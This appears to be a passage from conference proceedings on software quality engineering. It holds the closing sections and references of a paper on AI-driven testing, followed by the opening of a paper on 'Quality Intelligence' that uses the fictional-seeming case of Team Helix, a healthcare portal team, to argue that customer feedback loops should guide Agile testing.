Stay Agile: AI adoption is not a one-and-done effort. It is a journey of learning and refinement. Using agile methodologies allows teams to implement AI incrementally, gather feedback, and adjust strategies in real time. This iterative approach minimizes risk, accelerates learning, and ensures that AI solutions evolve with product and business needs.

Invest in Data Quality: Data is the backbone of any AI system. Without clean, diverse, and representative datasets, even the most advanced models will produce flawed results. Investing in high-quality data collection, labeling, and governance processes ensures that AI tools can make accurate predictions, generate meaningful test scenarios, and detect anomalies effectively. It also helps reduce bias and improves model generalizability across real-world conditions.

Focus on Adoption, Not Replacement: Position AI as a tool to enhance and elevate employees' capabilities rather than replacing their roles. Clearly communicate how AI can handle routine tasks like testing, data analysis, and repetitive work, freeing teams to focus on strategic, innovative efforts. Reinforce this message by highlighting internal or external success stories demonstrating increased job satisfaction and professional growth resulting from AI adoption.

By combining these strategies with a clear change management plan and executive support, organizations can lay a solid foundation for scaling AI in QE. The goal is not just to adopt AI for the sake of innovation but to create intelligent, sustainable, and value-driven QE practices for the future.

5 Continuous Learning and Adaptability in AI-Driven QE

The future of QE is not reserved only for those with deep technical expertise. It is wide open to the endlessly curious those who thrive on exploration and adaptation. With AI reshaping the landscape of QE, continuous learning is not merely beneficial; it is essential. The traditional approach, relying exclusively on predefined scripts and familiar workflows, simply will not cut it anymore. Instead, we are entering a vibrant, data-driven era where grasping concepts like machine learning, ethical AI, and intelligent tooling will be fundamental to every QE professional's skill set. Adopting this mindset is not just about staying current. It is about ensuring your relevance, resilience, and readiness for the exciting possibilities the future of software testing holds. This section explores how to cultivate continuous learning and adaptability in an AI-driven QE world.

5.1 Fostering a Growth Mindset

To thrive in the age of AI, QE professionals must adopt a growth mindset, one that values experimentation, learning, and adaptation over rigid expertise. Upskilling QE teams in AI, building collaborative learning cultures, and using AI itself to accelerate learning are vital steps. Organizations must focus on creating adaptive QE processes that evolve with the technology they support. Staying ahead of industry trends, embracing ethical and responsible AI, and investing in change management practices will enable teams to stay future-ready, even as tools, models, and expectations shift overnight. In essence, the mindset shift is not just technical. It is cultural.

5.2 Reimagining Roles as the STLC Evolves with AI

AI is not simply a tool layered onto the existing Software Testing Life Cycle (STLC); it is reshaping its structure and the responsibilities within it. As test planning, design, execution, and defect analysis become increasingly augmented by AI, the role of the quality engineer expands. Tasks once centered on manual execution are shifting toward curating high-quality training data, validating AI-driven outputs, and embedding ethical oversight into testing practices.

This evolution underscores why continuous learning is essential. QE professionals will need literacy in AI concepts, fluency in risk-based testing, and sensitivity to bias and explainability challenges. Leaders must not only equip teams with these new skills but also create a culture where adaptation is expected and learning is rewarded.

5.3 Build Future-Proof QE Strategies

So, what does it take to truly future-proof your QE strategy?

- **Data-Centric QE Culture:** Transition from code-focused practices to a mindset where data quality, variety, and interpretation are paramount. Data becomes the backbone of smarter testing decisions.
- **Automated Explainability Testing:** Use tools like LIME and SHAP to demystify AI decisions. No more black-box logic! Testers need to know *why* models act the way they do.
- **Hybrid Teams:** Mix domain experts, AI engineers, and traditional testers. These diverse teams bring complementary expertise to address modern challenges.
- **Tool Ecosystem:** Leverage platforms like Selenium, enhanced with AI-powered layers (e.g., *mabl*, *Testim*) to keep automation agile and intelligent.
- **Ethical AI Auditing:** Embed fairness, transparency, and compliance into test flows critical after high-profile incidents of bias in hiring and healthcare algorithms (Dastin, 2018; Obermeyer et al., 2019).
- **Observability as a Core Pillar:** AI-powered observability is not just helpful. It is your crystal ball. It helps teams detect and respond to issues in production before users do.

Together, these strategies enable QE to move from reactive testing to intelligent QE that drives real business value.

5.4 Learning and Adaptability as the Bridge to Transformation

Adopting AI and fostering continuous learning creates a ripple effect across short, mid, and long-term outcomes:

- **Short-Term Gains:** By reducing the burden of repetitive test executions, AI-powered automation allows QE teams to focus on higher-value, strategic testing activities.
- **Mid-Term Advancements:** Smarter, data-driven testing leads to higher precision and stronger collaboration where test cases are focused, impactful, and backed by insights, not guesswork.
- **Long-Term Transformation:** The AI era marks the rise of autonomous testing, ethical AI compliance, and QE as a core business enabler. Adopting this mindset allows QE roles to evolve in step with AI-driven change, equipping professionals for the expanded responsibilities highlighted in Future Trends.

In practice, AI is not replacing QE. It is here to enhance human expertise, bringing more precision, efficiency, and scalability to the table.

5.5 Tools and Resources for Continuous Learning

To keep pace, QE professionals must tap into a rich ecosystem of learning resources:

- **Online Platforms:** Courses from Coursera, edX, and Udacity cover everything from AI basics to advanced model interpretability.
- **Testing Tools:** Platforms like *Test.ai*, *Functionize*, and *Applitools* bring AI into everyday testing tasks, from smart case generation to visual validation.
- **Communities:** Engage with networks like the *AI Testing Alliance*, *ISTQB AI Testing Community*, and sites like *arxiv.org* or *humanetech.com* for peer learning and research insights.
- **Books and Articles:** Stay sharp with whitepapers, blogs, and industry articles covering AI trends and ethical testing practices.

The secret sauce? A cycle of learning, applying, sharing and iterating lies at the heart of continuous improvement. As AI technology matures, it will increasingly take on repetitive, time-consuming testing tasks, freeing quality engineers to devote their efforts to higher-level strategic activities.

5.6 Measuring Success in Continuous Learning

Continuous learning matters only if its impact can be measured effectively. Here's how to track it:

- **Skill Development Metrics:** Certifications earned, courses completed, and practical skills gained help quantify learning progress (and look great on LinkedIn, too).
- **Team Performance:** Improvements in test coverage, defect detection, and overall release quality show whether learning is translating into tangible testing wins.
- **Adaptability Metrics:** Measure how well teams respond to changes in tools, AI model behavior, or testing frameworks. Flexibility is the new gold standard.

When a QE team can adapt to AI shifts without panicking, you know your learning culture is working. In a world where AI evolves fast, your people must evolve faster not to survive, but to lead.

6 Future Trends of QE in the AI Realm

The future of QE is not just about keeping pace. It is about bold reinvention. In this section, we explore the emerging trends shaping the next chapter of QE in the age of AI. As AI transforms the software landscape, QE professionals are stepping into far more dynamic roles. They are no longer just the final checkpoint for quality. They are becoming the architects of intelligent testing ecosystems. Their responsibilities are expanding from validating functionality to enabling systems that can test, monitor, and even improve themselves. It is an exciting shift that demands adaptability, vision, and the confidence to lead in uncharted territory.

6.1 A 5-Year Outlook: Transformative QE Practices

Over the next five years, the impact of AI on QE will be profound. Let us take a closer look at the key transformations expected to define this new era:

Fully Integrated AI-Driven QE Processes: We are moving toward QE frameworks that are autonomous, adaptive, and self-healing. Rather than requiring testers to update scripts with every code change or UI tweak, AI will do the heavy lifting detecting changes in real time and adjusting accordingly. This shift will dramatically reduce test flakiness and maintenance overhead, freeing up teams to focus on strategy and innovation.

Continuous Testing & Real-Time Monitoring: Testing is no longer a pre-release activity. AI will power continuous testing and observability in production, offering real-time insights into performance, errors, and anomalies. Whether it is catching a spike in failed API calls or detecting a pattern of UI misalignment, real-time feedback loops powered by AI will keep software quality in check even after deployment.

Ethical AI Testing & Compliance: As AI becomes more embedded in products and platforms, ethical testing and bias detection will become integral to QE workflows. It will not be enough to test functionality. We will need to test for fairness, accountability, and transparency. Compliance with ethical standards will not just be a nice-to-have; it will be a regulatory and brand imperative.

Hyper-Personalized Testing: Using generative AI, future QE practices will simulate diverse user personas, edge cases, and real-world behaviors at scale. This level of hyper-personalization will make it

possible to test how an application behaves for a rural user on a 3G connection in India, or a visually impaired user navigating a government website. Testing will be more inclusive, more realistic, and more precise than ever before.

From Linear to Intelligent - The STLC of the Future: The most profound trend shaping the future of QE is the structural transformation of the STLC. As AI becomes embedded across the lifecycle, the traditional sequence of planning, design, execution, and analysis will give way to adaptive, continuous quality loops. Predictive models will identify risk hotspots before design is complete, generative AI will produce test assets on demand, and real-time monitoring will blur the line between testing in pre-production and quality assurance in production. This is not simply an automation story. It represents a new operating model for quality. Metrics will shift from test counts and pass rates to measures of AI accuracy, systemic risk reduction, and ethical compliance. Organizations that succeed will be those that treat quality as an ongoing, AI-augmented system of governance rather than a set of discrete lifecycle stages.

6.2 Tools and Frameworks Powering the Future

To bring this vision to life, new AI-native tools and frameworks are emerging across the QE landscape:

- **Advanced Testing Platforms:** Tools like *Testim*, *Functionize*, and *Katalon Studio* are pioneering AI-driven automation, enabling fully autonomous test case generation, execution, and maintenance.
- **Hyper-Personalization Engines:** Generative AI will allow testers to simulate user journeys at scale with behavior-based data, rather than relying on static test scripts or manual scenarios.
- **Real-Time Observability Frameworks:** Platforms like Grafana, Prometheus, and OpenTelemetry (Grafana Labs, n.d.; Prometheus, n.d.; OpenTelemetry, n.d.) will provide real-time telemetry and AI-powered anomaly detection, turning logs and metrics into actionable quality insights.

These tools will enable a shift from reactive defect management to proactive quality assurance, powered by machine learning and continuous feedback.

6.3 Innovation Meets Imperfection

AI in QE is still maturing, so early adoption will involve missteps like false positives or incorrectly adjusted self-healing tests. These challenges reflect the iterative nature of innovation. The future lies in collaboration, with AI augmenting, not replacing human expertise. As tools evolve, advances such as autonomous testing, ethical oversight, and hyper-personalized experiences will become achievable. By embracing this partnership, QE professionals can overcome persistent issues like flaky tests and focus on higher-value, strategic activities.

7 Conclusion: The Future is Human + AI



Figure 3: The Future is AI + Humans

Artificial intelligence is reshaping the practice of QE, not by replacing it, but by broadening its mandate. Quality in the age of AI is defined not solely by functional correctness but by the ability to deliver outcomes that are reliable, explainable, ethically sound, and achieved at speed without compromising accountability. This evolution positions QE leaders as strategic enablers of responsible innovation, ensuring that technology serves both business outcomes and human values.

As we step into this future, here's what we must carry with us:

- **Lead with intention:** Let purpose, not pressure, guide how we use AI.
- **Elevate quality:** Make it a conversation at every table, not just a phase in the lifecycle.
- **Champion ethics and empathy:** Build systems that reflect our highest values.
- **Keep learning, keep adapting:** The pace of change won't slow, but neither will our capacity to grow.

For QE leaders, the mandate is clear. The evolving role of quality requires deliberate engagement and principled leadership.

- **Ensure accountable AI** — ensuring AI models remain transparent, interpretable, and auditable.
- **Foster interdisciplinary teams** — integrating quality engineers and data scientists to co-develop predictive and preventive practices.
- **Reconceptualize quality metrics** — extending measurement frameworks beyond defect counts to encompass model accuracy, bias detection, and ethical compliance.
- **Institutionalize ethical review** — embedding fairness, inclusivity, and security into standard quality criteria.
- **Commit to continuous reskilling** — cultivating AI literacy and adaptive capacity within quality organizations.

This is not merely a set of recommendations but an imperative for the discipline. Quality leaders must participate actively in the discourse, advocate for quality at every stage of AI adoption, and safeguard that innovation advances in ways that are equitable, reliable, and aligned with human values. The next generation of technology will be judged not just by what it does, but by the trust it earns. As QE leaders, it is our responsibility and our privilege to lead that charge.

"Technology alone is not enough. It is technology married with the liberal arts, married with the humanities, that yields us the results that make our hearts sing." — Steve Jobs

References:

Academic & Research Sources

1. Alenezi, M. (2023). A machine learning-based approach for predicting software defects. *Sustainability*, 15(6), 5517. <https://doi.org/10.3390/su15065517>
2. Dastin, J. (2018, October 10). Amazon scrapped an AI recruiting tool that showed bias against women. Reuters. <https://www.reuters.com/article/us-amazon-com-jobs-automation-insight-idUSKCN1MK08G>
3. Hawking, S. (2014, December 2). Stephen Hawking warns artificial intelligence could end mankind. BBC News. <https://www.bbc.com/news/technology-30290540>
4. Jobs, S. (2011, March 2). Apple special event – iPad 2 introduction [Keynote presentation]. Apple Inc. <https://theartian.com/why-technology-alone-is-not-enough/>
5. Lundberg, S. M., & Lee, S.-I. (2017). A unified approach to interpreting model predictions. *Advances in Neural Information Processing Systems*, 30. https://proceedings.neurips.cc/paper_files/paper/2017/file/8a20a8621978632d76c43dfd28b67767-Paper.pdf
6. Obermeyer, Z., Powers, B., Vogeli, C., & Mullainathan, S. (2019). Dissecting racial bias in an algorithm used to manage the health of populations. *Science*, 366(6464), 447–453. <https://www.science.org/doi/10.1126/science.aax2342>
7. IBM Research. (2020). *AI for software engineering: Predictive defect analysis*. IBM Research Papers. Retrieved from <https://research.ibm.com>
8. Capgemini & Sogeti. (2023) *World Quality Report 2023–24*. Capgemini. <https://www.capgemini.com/world-quality-report/>
9. Gartner. (2023). *Top trends in software engineering, 2023*. Gartner Research. (Summary available via enterprise portals).
10. Albattah, W., & Alzahrani, M. (2024). *Software Defect Prediction Based on Machine Learning and Deep Learning Techniques: An Empirical Approach*. *AI*, 5(4), 1743–1758. <https://doi.org/10.3390/ai5040086>
11. Ostrand, T. J., Weyuker, E. J., & Bell, R. M. (2008). *Comparing negative binomial and recursive partitioning models for fault prediction*. In *Proceedings of the 4th International Workshop on Predictor Models in Software Engineering (PROMISE '08)* (pp. 3–10). ACM. <https://doi.org/10.1145/1370788.1370792>
12. (Supplemental) Weyuker, E. J., & Ostrand, T. J. (2008, October). *Automated Software Defect Prediction* [Slides]. Haifa Verification Conference (HVC 2008), Haifa, Israel. https://research.ibm.com/haifa/conferences/hvc2008/present/WeyukerOstrand_37.pdf

Footnotes – Tools, Platforms, and Industry Resources

1. Applitools. (n.d.). Visual AI testing platform. Retrieved April 7, 2025, from <https://applitools.com>
2. Launchable. (n.d.). Predictive test selection for CI pipelines. Retrieved April 7, 2025, from <https://www.launchableinc.com>
3. Mabl. (n.d.). AI-powered test automation. Retrieved April 7, 2025, from <https://www.mabl.com>
4. Functionize. (n.d.). Intelligent test automation platform. Retrieved April 7, 2025, from <https://www.functionize.com>
5. Functionize. (2023). *State of AI in testing 2023*. Functionize. <https://www.functionize.com>
6. Dynatrace. (n.d.). AI-powered monitoring and observability. Retrieved April 7, 2025, from <https://www.dynatrace.com>
7. Delphix. (n.d.). Data masking and virtualization platform. Retrieved April 7, 2025, from <https://www.delphix.com>
8. SonarSource. (n.d.). SonarQube: Continuous code quality. Retrieved April 7, 2025, from <https://www.sonarsource.com/products/sonarqube/>
9. Frugal Testing. (n.d.). AI for proactive defect prediction and comprehensive prevention in software testing. Retrieved April 7, 2025, from <https://www.frugaltesting.com/blog/ai-for-proactive-defect-prediction-and-comprehensive-prevention-in-software-testing>

10. GitHub. (n.d.). GitHub Copilot for testing. Retrieved April 7, 2025, from <https://github.com/features/copilot>
11. Tonic.ai. (n.d.). Synthetic test data platform. Retrieved April 7, 2025, from <https://www.tonic.ai>
12. Sealights. (n.d.). Quality intelligence platform. Retrieved April 7, 2025, from <https://www.sealights.io>
13. TestRigor. (n.d.). AI-powered test automation. Retrieved April 7, 2025, from <https://testrigor.com>
14. IBM. (n.d.). Watson AI for quality assurance and defect prediction. Retrieved April 7, 2025, from <https://www.ibm.com/watson>
15. Netflix. (n.d.). Chaos Monkey. Retrieved April 7, 2025, from <https://netflix.github.io/chaosmonkey/>
16. OpenTelemetry. (n.d.). Open source observability framework. Retrieved April 7, 2025, from <https://opentelemetry.io>
17. Prometheus. (n.d.). Monitoring system & time series database. Retrieved April 7, 2025, from <https://prometheus.io>
18. Grafana Labs. (n.d.). Grafana: Observability and monitoring platform. Retrieved April 7, 2025, from <https://grafana.com>
19. Google Developers. (n.d.). Android Test Orchestrator. Retrieved April 7, 2025, from <https://developer.android.com>
20. Facebook Engineering. (n.d.). Sapienz: Automated software testing at scale. Retrieved April 7, 2025, from <https://engineering.fb.com>
21. Marcotcr. (n.d.). LIME: Local interpretable model-agnostic explanations [GitHub repository]. Retrieved April 7, 2025, from <https://github.com/marcotcr/lime>
22. ISTQB. (n.d.). ISTQB AI Testing Community. Retrieved April 7, 2025, from <https://www.istqb.org>
23. Statista. (n.d.). AI adoption in software testing – Industry trends. Retrieved April 7, 2025, from <https://www.statista.com>
24. Udacity. (n.d.). AI and data science courses. Retrieved April 7, 2025, from <https://www.udacity.com>

Quality Intelligence: Turning Customer Feedback into Strategic Advantage

Kristine O'Connor
Kristineaoconnor@gmail.com

Abstract

Quality is more than just a gate for software engineers, testers, and Agile teams - it's a direct line to customer success and business outcomes. Yet many Agile quality practices still focus on defect detection rather than leveraging Quality Intelligence (QI) to re-envision customer experiences, accelerate learning, and create true differentiation.

This paper explores how functional experts like QA engineers, test automation specialists, Agile testers, developers, and Agile leaders can partner to:

- Integrate the Voice of the Customer
- Leverage Intelligence for Proactive Decisions
- Reimagine Agile Testing as Strategic Learning
- Bridge Quality and Product Management

Through real-world examples and actionable takeaways, this paper provides a playbook for transforming Agile testing and quality practices into a competitive advantage, where quality becomes a driver of product strategy, customer trust, and enterprise value.

Biography

Kristine O'Connor spent several years in the United States Navy before entering the software industry in 1998. Starting her journey at the help desk for a hotel software company, she quickly transitioned into software testing, where she found a home for her process-driven thought process, customer-centric mindset, and knack for tools. For over 18 years, Kristine has held various software quality roles, including manual software testing, Senior QA Project Manager, and Agile and DevOps practitioner in a Fortune 4 organization. In 2018, she dipped her toes in the coaching water and transitioned into the role of Certified Agile Coach (ICC-ACP), ultimately achieving her SPC and PMI-ACP designations. Kristine has supported organizations such as Aetna, CVS Health, Bank of America, Northrop Grumman, NASA, and more.

Kristine is a Senior Agile Transformation Consultant with Agile Rising, where she serves as a trusted advisor, coach, facilitator, and change agent, helping individuals, teams, programs, and organizations adopt Agile and Scaled Agile practices and processes. Her passion is enriching the mindset and practices necessary to transform into a learning organization and empowering functional testers mindfully and intentionally.

1 Introduction

When upset customers call in for support, it's not just about a feature that isn't working. It's about a broken promise. The system they rely on has failed them at a critical moment. And no one saw it coming—not the business, not QA, not the product team.

This was the reality for Team Helix, a cross-functional Agile team responsible for one of the most-used features of their healthcare organization's online patient portal. They had launched a redesign of the prescription refill experience. It passed every test. Automation coverage was strong. Internal user testing gave it a green light. But within 48 hours, call volume spiked. Elderly users were confused. Caregivers couldn't complete tasks. What had gone wrong?

Moments like this raise a deeper question: how well do we really know our users, and are we really listening to them?

Too often, quality is reduced to test cases and pass/fail rates, without capturing the lived experience of internal and external users. Agile teams sprint, QA tests, leaders report velocity - yet the signals that matter most often slip through the cracks. Without these signals, teams can't build the knowledge required for true quality.

This paper introduces Quality Intelligence (QI): a strategic capability that leverages customer feedback, support data, and user analytics to build empathy, drive continuous improvement, and shift the definition of quality from "does it work?" to "does it help?"

Through the lens of Team Helix's journey, you'll explore how organizations can:

- Integrate the Voice of the Customer into quality practices
- Use real-time data to improve products, not just inspect them
- Build things right, and build the right things for your customers
- Redefine quality as a shared responsibility and strategic differentiator

In a world where user expectations change faster than release cycles, the organizations that thrive aren't the ones that release the fastest. They're the ones who adopt the discipline needed to learn the right information the fastest and to use that knowledge to make the right next decisions. QI is how we make that happen; it not only redefines how we test, it redefines how we decide.

Without QI, product managers and leaders often rely on assumptions, lagging indicators, or stakeholder pressure to set direction. With QI, every decision can be grounded in real customer signals, turning quality into a lens for prioritization, risk reduction, and faster learning. In this way, QI doesn't just improve delivery - it brings quality closer to product management, where business outcomes are shaped. This paper argues that QI reframes quality as a driver of customer outcomes and product strategy, not just defect detection.

2 Feedback Loops: Learning at the Speed of the Customer

What if testing wasn't just about validation, but about learning: learning who our users are, what they need, and how they experience what we build? What if feedback loops were viewed as system-level enablers, rather than just team-level tools?

This is the promise of feedback loops - not as simple defect detectors, but as dynamic learning systems that help teams see customers more clearly. In modern software enterprises, feedback is everywhere: in a survey response, a late-night support ticket, an A/B test result, a spike in telemetry, or even a frustrated tweet. Too often, that feedback is either siloed or not captured at all. When we harness it with intention, we unlock something more potent than quality assurance: we unlock customer empathy.

Feedback loops are the circulatory system of QI. Each user interaction generates signals—direct and indirect. Direct signals come from interviews, NPS surveys, feature requests, or support calls. Indirect signals—often richer—emerge from clickstream analytics, error monitoring, heatmaps, logs, and session replays. These aren't just numbers. They reveal unmet needs, friction points, surprising successes, and emergent opportunities.

To understand the true shift QI brings, it helps to contrast traditional feedback loops with those infused by QI. Without it, feedback is often narrow, late, and treated as defect detection. With QI, those same loops become system-level learning engines—capturing signals from across the customer journey and feeding them directly into decision-making. The comparison below highlights how this shift transforms feedback from a tactical activity into a strategic advantage.

Figure 1. Feedback Loops Without vs. With QI

Feedback Dimension	Without QI	With QI
Purpose of Testing	Detect defects and validate requirements at the end of development.	Generate insights into customer behavior, needs, and lived experience, driving better outcomes across the lifecycle.
Signals Captured	Limited to pass/fail rates, defect counts, and regression failures.	Encompasses surveys, telemetry, heatmaps, support calls, and persona journeys, broadening the definition of quality.
Timing of Feedback	Arrives late, often post-release or during crisis escalation.	Captured continuously and close to user action, enabling rapid learning and quicker pivots.
Cross-Functional Reach	Feedback confined to QA or development; product and business teams rarely see it.	Shared across QA, Product, Support, Marketing, and more, creating a common language for quality.
Value Delivered	Teams fix bugs faster, but customer frustration often persists.	Teams make better product decisions, reduce rework, and deliver experiences that delight customers.

For QA engineers and testers, this reframes feedback loops as not just bug finders but engines of product learning.

Organizational learning theory, particularly systems thinking and the concept of *double-loop learning* (Argyris & Schön), teaches us that the most effective feedback systems do more than correct actions; they help organizations challenge their assumptions. In QI, this means we must build systems that not only answer “Did we build this correctly?” but also ask “Are we solving the right problem—and how do we know?”

Strategic feedback loops must be:

- **Timely:** Captured close to user action, while the context is fresh.
- **Cross-functional:** Flowing between QA, Product, Support, and Marketing.
- **Integrated:** Embedded into delivery rituals and systems, not trapped in dashboards.
- **Actionable:** Directly influencing priorities, tests, stories, and strategies.
- **Empathetic:** Focused not just on what users do, but on why they struggle or succeed.

These loops foster what Peter Senge called a *learning organization*—one that “continually expands its capacity to create its future.” In this context, feedback is no longer rework; it becomes the raw material of differentiation.

In Agile environments, where teams iterate rapidly and deliver continuously, we can no longer afford to treat feedback as an afterthought. We must design our systems and our tests with the assumption that feedback is a strategic asset. Automated tests no longer serve only to catch regressions; they serve to validate hypotheses about what users value. Chaos experiments test more than resilience: they prepare us for the edge cases our customers face. Observability tooling isn't just for uptime; it's a listening post for the lived user experience.

When feedback becomes a shared responsibility, curated intentionally and acted upon collectively, it evolves into QI. Most organizations test whether the code works. Exceptional organizations test whether the experience works because they've made the user part of their test planning, telemetry, and team conversations.

Team Helix launched a redesigned prescription refill flow that passed every test. But within 48 hours, support tickets surged; elderly patients abandoned mid-process, and caregivers hit errors. The feature wasn't failing technically - it was failing experientially, meaning it met system requirements but fell short of user needs.

That moment sparked a new commitment: to treat feedback not as something gathered after the fact, but as a continuous, embedded practice; a lens through which quality would be defined. As these loops stabilize and begin to inform delivery, they act as stepping-stones toward greater QI maturity, shifting teams from reactive testers to proactive knowledge creators.

The table below outlines essential feedback loops, their contributions to QI, and how AI strengthens their impact.

Figure 2. Strategic Feedback Loops for Quality Testing Teams

Feedback Loop Type	Source Examples	Purpose in QI	AI Opportunities
Direct Customer Feedback	Interviews, NPS, satisfaction surveys, usability studies	Understand sentiment, expectations, and perceived value	Feedback clustering, persona pattern detection
Indirect Behavioral Signals	Clickstream, session replays, heatmaps, telemetry	Reveal friction, drop-offs, behavior patterns	Journey anomaly detection
Support & Escalation Loops	Help desk data, ticket tagging, call/chat transcripts	Identify usability failures, high-friction paths	Sentiment analysis, summarization, tagging
Hypothesis-Driven Experiments	A/B testing, canary rollouts, feature toggles	Validate assumptions and guide MVP decisions	Predictive feature success
Technical Observability	Logs, alerts, synthetic & real-user monitoring	Detect failures, edge cases, and performance degradation	Alert correlation with persona segments

Feedback Loop Type	Source Examples	Purpose in QI	AI Opportunities
Team Learning Loops	Retrospectives, Demonstrations, QA/Support/Product sessions, planning	Reflect systemically, learn faster, align on action, drives collective prioritization	Sprint insight summaries, opportunity surfacing

Feedback loops are where QI begins—but they're only effective when leaders build the conditions to listen, learn, and act at scale. These loops don't establish themselves. They require a leadership posture that fosters collaboration, prioritizes feedback, and protects time for reflection. As these loops stabilize and begin to inform delivery, they become stepping-stones on the journey from reactive testing to strategic learning, elevating quality into a force for insight and differentiation.

3 Leadership as a Multiplier: Leadership Actions That Multiply the Impact of QI

Team Helix had plenty of data. They could track user behavior, spot patterns in support tickets, and even visualize the emotional moments where patients got stuck or gave up. Yet despite all that data, something critical was missing: context. They understood how users behaved, but not always why.

That's when leadership stepped in—not with mandates, but with connection. A senior executive created the space for a working session between Team Helix, marketing, and customer research. For the first time, the developers, testers, and product owners heard the full spectrum of patient personas—digitally fluent patients managing multiple chronic conditions, elderly users dependent on caregivers, and newly onboarded members unfamiliar with digital tools.

Marketing brought the voice of the brand. Support brought the voice of the frustrated. Customer research brought the voice of lived experience. But it was leadership that connected them. Leaders normalized collaboration—not as a one-off workshop, but as part of the process. They created space for teams to share not only what they were delivering, but what they were learning, and ensured there was time, safety, and support to act on those insights.

Each team walked away from that initial session with insights they hadn't had before. Developers recognized how minor design choices could create significant friction. Testers gained empathy for the variability in user environments and user journeys. Product owners heard patterns that reshaped their prioritization thinking. Even marketing began to see how brand promises landed, or failed to land, in actual workflows. But perhaps the most valuable outcome of that session wasn't a backlog of work items; it was a shared understanding of who their users truly were, their challenges, wants, needs, and opportunities.

For the first time, Team Helix had names, backgrounds, and empathy attached to the people they were building the solution for. They saw how a low-vision patient navigated a cluttered interface, how a caregiver juggled multiple logins, and how a non-native English speaker struggled with medical terminology. These weren't edge cases – they were everyday events, long overlooked. And these are the reasons QI matters.

That understanding sparked a shift. Test cases were restructured around personas, not just functions. Journey maps reflected emotional highs and lows, not just click paths. Acceptance criteria now ask, "Does this meet the needs of Nora, the caregiver?" or "Will Lee, a low-tech patient, find this flow intuitive?" The team had found their why, and it made their quality efforts sharper, deeper, and more human. They didn't let the conversation end there.

They established a regular cadence of working sessions, where insights from customer research, support, QA, and analytics flowed back into delivery planning. Over time, these sessions formed a cycle of continuous feedback and shared learning. They weren't just building software—they were growing the organization's QI.

Leaders championed community sessions, internal blogs, and cross-team learning reviews to scale a learning mindset across the organization. QI became part of the culture, not just the code, and gave Team Helix more than better tests. It provided them with the knowledge to make better decisions and create a culture of learning. This integration with business thinking, with delivery data, transformed how roadmaps were constructed, how product trade-offs were justified, and how technical debt was prioritized.

To sustain this momentum, Helix's leadership also adopted a new type of dashboard - one that combined delivery metrics with quality insights. Burndowns lived alongside usability signals. Defect trends sat next to NPS shifts and Feature completion rates. Instead of asking "Did we ship on time?", they started asking:

- What did we learn about our users this sprint?
- What patterns are emerging during support, and are we seeing them in test results?
- Where are we accumulating risk, and how can we expose it sooner?
- What do we need to learn faster?

These questions changed the tone of every planning conversation. Suddenly, testing wasn't just about meeting acceptance criteria; it was about generating meaningful insights. Monitoring wasn't just about alerts; it was about awareness. And retrospectives weren't just a checkbox to check; they were about improving the quality of decisions, not just the velocity of delivery.

They established both a strategy and the capacity to stabilize test automation, funded training to advance skills in observability and exploratory testing, and built partnerships with platform and security teams to strengthen monitoring in production, staging, and QA environments, where early warning signals could surface.

That's when leadership made their second critical move: they prioritized quality enablement as a strategic capability, not as a cost center. For quality professionals, this leadership posture transforms your insights into organizational learning, rather than isolated test results.

As Team Helix dug deeper into feedback, they hit a wall: brittle test assets and noisy monitoring pipelines that flagged failure but rarely revealed the cause. Without investment, their QI insights risked stalling. What they needed next wasn't more answers - it was an adaptive system that could evolve with them and scale their learning. That's when the foundations of QI began to take shape.

With this shift in leadership mindset, Team Helix didn't just change how they delivered software; they redefined what it meant to lead with quality. They laid the groundwork for a new operating model - one built on curiosity, connection, and continuous learning.

4 Foundations of Quality Intelligence: The 3 Pillars

Real transformation didn't come just because of a dashboard - it came from changing how the team worked. By their next release cycle, Team Helix wasn't just reacting to feedback; they were building with it. The prescription refill failure had sparked a deep cultural shift. What started as a few emergency working sessions grew into something more deliberate. They began naming their patterns. They created shared dashboards across QA, Product, and Support, turning scattered feedback into structured insights. And eventually, they gave this new approach a name: Quality Intelligence.

QI is the strategic use of user feedback, system behavior, and operational signals to guide decisions, elevate outcomes, and build trust. It extends traditional quality practices by embedding learning and insight into every step of the delivery lifecycle. For Team Helix, QI meant shifting from "*Are we building*

this right?" to "Are we solving the right problem - and how do we know?" It didn't replace tests or metrics; it elevated them, connecting test results with telemetry, automation with behavior analytics, and user stories with user signals.

Each of these pillars changes the way teams view and act on quality. Without QI, pillars are reduced to their most basic forms—defect metrics, siloed perspectives, and unused dashboards. With QI, the pillars elevate quality into a unifying system of learning and strategy. The table below contrasts how each pillar operates in practice, highlighting the leap from traditional quality measures to QI.

Figure 3: Foundations Without vs. With QI

QI Pillar	Without QI	With QI
Customer-Centered Signals	Quality is measured by defects, test pass rates, and release criteria.	Expanded to include behavioral signals, sentiment, and journey metrics, shaping better product choices.
Shared Understanding	Teams operate in silos; QA, Dev, Product, and Support have fragmented views of "quality."	Cross-functional reviews, persona-driven test cases, and shared dashboards align everyone on outcomes that matter most to your customers.
Operationalized Insight	Insights sit unused in dashboards or reports; decisions are driven by intuition or habit.	Insights actively guide backlog refinement, roadmap pivots, MVP scope, and tradeoffs, accelerating value delivery.

These pillars aren't abstract; Helix put them into practice. The team responded by working differently. They mapped user journeys, not just test scripts. They began each development cycle by writing test scenarios in the language of the user, using Behavior-Driven Development to ensure that the "why" behind a feature was never lost in translation. They paired analytics with empathy; monitoring user behavior in production to refine assumptions and discovering through A/B testing which flows built confidence and which created confusion.

Their tests evolved from technical confirmations to behavioral validations – tools not just for assurance, but for insight. For example, instead of just verifying button clicks, they tested how a visually impaired user would navigate the form under real-world conditions. Monitoring informed automation and retrospectives became moments of system-level reflection. Their QI didn't come from one tool or dashboard; it came from curiosity, connectedness, and cross-functional learning. A feedback culture took root, and it changed everything.

They started their journey with three foundational QI Pillars:

Customer-Centered Signals: Helix expanded its notion of what "quality signals" meant. In addition to traditional QA metrics like defect leakage and pass/fail rates, they incorporated:

- Net Promoter Scores (NPS) and satisfaction surveys
- Clickstream and behavioral analytics
- Heatmaps and journey completion rates
- Post-release support themes
- Monitoring from real-user sessions and production incidents

Shared Understanding: They broke down silos between teams. QA, development, support, and product now participate in cross-functional quality reviews. Test scenarios were rewritten using Behavior-Driven

Development (BDD), grounded in real patient workflows. The question wasn't just whether something passed, but whether it worked *for the people who needed it most*.

Operationalized Insight: Helix didn't let insights sit in dashboards. They used them to drive decisions. A sharp rise in support tickets led to faster refinement of stories. Observability patterns influence feature toggles and canary rollouts. A/B tests informed test case priorities. They even added "insight review" checkpoints to their retros and planning.

Over time, their collective knowledge deepened. Support conversations fed backlog refinement and became their strategic advantage. These insights didn't just improve delivery. They provided Helix with the evidence to sunset unused features, streamline onboarding flows, and justify roadmap pivots aligned with user outcomes. They also enabled the team to:

- Spot usability issues before they hit production
- Justify and prioritize technical debt with user impact data
